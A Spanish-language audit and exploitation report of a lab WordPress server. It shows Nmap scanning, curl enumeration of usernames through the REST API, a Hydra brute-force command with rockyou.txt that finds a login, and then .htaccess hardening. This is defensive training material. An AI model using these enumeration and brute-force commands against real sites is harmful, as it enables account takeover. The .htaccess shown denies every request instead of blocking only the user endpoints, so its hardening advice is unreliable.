Fecha: 08 de febrero de 2026
Analista Responsable: Sergio Maturana

INFORME TÉCNICO DE AUDITORÍA Y EXPLOTACIÓN`

Escaneo, detección, explotación y mitigación de vulnerabilidades web.

Sergio Maturana Mena

1 RESUMEN EJECUTIVO


Tras el saneamiento inicial del servidor (Fase 1), se ha procedido a realizar una auditoría de seguridad profunda para identificar vectores de ataque adicionales. Se detectó una superficie de ataque activa en el servicio web (HTTP), específicamente en una instalación de WordPress con configuraciones por defecto. A través de técnicas de enumeración y fuerza bruta, se logró comprometer una cuenta de usuario, procediendo posteriormente a blindar el sistema contra este tipo de ataques.

2 RECONOCIMIENTO Y ESCANEO DE RED

Se realizó un escaneo completo de puertos y servicios utilizando Nmap para identificar posibles puntos de entrada no detectados anteriormente.

- Comando utilizado: nmap -p- -sV -sC 192.168.100.20
- Hallazgo principal: Puerto 80/TCP (HTTP) abierto ejecutando Apache 2.4.66. Se identificó la presencia de un archivo robots.txt que revela la existencia de un directorio de administración de WordPress (/wp-admin/).

EVIDENCIA TÉCNICA 2.1: Escaneo de Puertos



```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV -sC -A 192.168.100.20
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-07 18:00 CET
Nmap scan report for 192.168.100.20
Host is up (0.0012s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 aa:f8:39:b3:ce:e6:3a:c9:60:79:bc:6c:06:47:ff:5a (ECDSA)
|_  256 43:ca:a9:c9:31:7b:82:d9:03:ff:40:f2:a3:71:40:83 (ED25519)
80/tcp  open   http    Apache httpd 2.4.66 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-server-header: Apache/2.4.66 (Debian)
|_http-title: Apache2 Debian Default Page: It works
443/tcp closed https
MAC Address: 08:00:27:CF:EB:D0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 5.0 - 5.14 (98%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (98%),
 Linux 4.15 - 5.19 (94%), OpenWrt 21.02 (Linux 5.4) (94%), Linux 2.6.32 - 3.13 (93%), Linux 5.1
 - 5.15 (93%), Linux 6.0 (93%), Linux 2.6.39 (93%), OpenWrt 22.03 (Linux 5.10) (93%), Linux 4.1
9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.16 ms 192.168.100.20

OS and Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 141.44 seconds
```

Ilustración 1 El escaneo muestra los puertos filtrados por el firewall y el puerto 80 expuesto con WordPress.

3 DETECCIÓN DE LA VULNERABILIDAD

Se identificó una vulnerabilidad de Exposición de Información (Information Disclosure) a través de la REST API de WordPress. Esta mala configuración permite a un atacante listar los nombres de usuario reales registrados en el sistema sin necesidad de autenticación.

- Vector de ataque: /wp-json/wp/v2/users
- Resultado: Se detectó la existencia del usuario activo: wordpress-user.

EVIDENCIA TÉCNICA 2.2: Enumeración de Usuarios

```
┌──(kali㉿kali)-[~]
└─$ curl -s http://192.168.100.20/wp-json/wp/v2/users
[{"id":1,"name":"wordpress-user","url":"http:\/\/localhost","description":"","link":"http:\/\/l
ocalhost\/index.php\/author\/wordpress-user\/","slug":"wordpress-user","avatar_urls":{"24":"htt
ps:\/\/secure.gravatar.com\/avatar\/5dd15f5057264e162d4be72034aa41eb78a058c8e6cf3e547259e82004b
39605?s=24&d=mm&r=g","48":"https:\/\/secure.gravatar.com\/avatar\/5dd15f5057264e162d4be72034aa4
1eb78a058c8e6cf3e547259e82004b39605?s=48&d=mm&r=g","96":"https:\/\/secure.gravatar.com\/avatar\
/5dd15f5057264e162d4be72034aa41eb78a058c8e6cf3e547259e82004b39605?s=96&d=mm&r=g"},"meta":[],"_l
inks":{"self":[{"href":"http:\/\/localhost\/index.php\/wp-json\/wp\/v2\/users\/1","targetHints"
:{"allow":["GET"]}}],"collection":[{"href":"http:\/\/localhost\/index.php\/wp-json\/wp\/v2\/use
rs"}]}}]
```

Ilustración 2 Descripción: Respuesta JSON del servidor revelando el slug y nombre del usuario administrativo.

4 PROCESO DE EXPLOTACIÓN

Con el nombre de usuario obtenido, se procedió a realizar un Ataque de Diccionario (Brute Force) contra el formulario de inicio de sesión (wp-login.php).

- Herramienta: Hydra.
- Diccionario: rockyou.txt (14 millones de contraseñas comunes).
- Metodología: Se automatizaron las peticiones POST enviando el usuario identificado y probando combinaciones de contraseñas hasta hallar una coincidencia válida.

EVIDENCIA TÉCNICA 2.3: Explotación Exitosa

```
┌──(kali㉿kali)-[~]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] contraseña para kali:

┌──(kali㉿kali)-[~]
└─$ hydra -l wordpress-user -P /usr/share/wordlists/rockyou.txt 192.168.100.20 http-form-post "
/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=The password you entered for the usernam
e"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secre
t service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-08 13:33:07
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896
525 tries per task
[DATA] attacking http-post-form://192.168.100.20:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submi
t=Log+In:F=The password you entered for the username
[STATUS] 1586.00 tries/min, 1586 tries in 00:01h, 14342813 to do in 150:44h, 16 active
[80][http-post-form] host: 192.168.100.20   login: wordpress-user
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-08 13:36:04
```

Ilustración 3 Hydra confirma el hallazgo de una contraseña válida para el usuario "wordpress-user".

5 MEDIDAS DE CORRECCIÓN (HARDENING)

Para mitigar el riesgo de nuevos ataques de fuerza bruta y asegurar la privacidad de los usuarios, se aplicaron las siguientes medidas:

- Restricción de la REST API: Se modificó el archivo de configuración de Apache (.htaccess) para denegar peticiones externas a los endpoints de enumeración de usuarios.
- Bloqueo de Consultas de Autor: Se implementaron reglas de reescritura para evitar que se puedan listar usuarios mediante el parámetro ?author=n.
- Política de Contraseñas: Se recomienda (y se procedió a realizar) el cambio de credenciales por una contraseña de alta complejidad (alfanumérica + símbolos).

Verificación de la corrección

Tras aplicar los cambios, se intentó replicar el ataque de enumeración original, obteniendo un código de estado 403 Forbidden, lo que confirma que la vulnerabilidad ha sido parcheada.

EVIDENCIA TÉCNICA 2.4: Vulnerabilidad Mitigada

```
root@debian:/home/debian# cd /var/www/html/
root@debian:/var/www/html# sudo nano .htaccess
```

```
# BEGIN WordPress
# The directives (lines) between "BEGIN WordPress" and "END WordPress" are
# dynamically generated, and should only be modified via WordPress filters.
# Any changes to the directives between these markers will be overwritten.
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteRule ^ - [F]
RewriteBase /
RewriteRule ^index\.php$ - [L]
RewriteCond %{QUERY_STRING} author= [NC]
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . /index.php [L]
</IfModule>

# END WordPress
```

```
┌──(kali㉿kali)-[~]
└─$ curl -s http://192.168.100.20/wp-json/wp/v2/users
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.66 (Debian) Server at 192.168.100.20 Port 80</address>
</body></html>
```

Ilustración 4 El comando curl ahora es rechazado por el servidor, impidiendo la fuga de información.

6 CONCLUSIÓN

El servidor ahora presenta una postura de seguridad robusta. Se han cerrado los vectores de entrada tanto a nivel de sistema operativo (Fase 1: Firewall/SSH) como a nivel de aplicación (Fase 2: WordPress Hardening). Se recomienda la instalación de un WAF (Web Application Firewall) y el uso de autenticación de doble factor (2FA) para completar el ciclo de protección.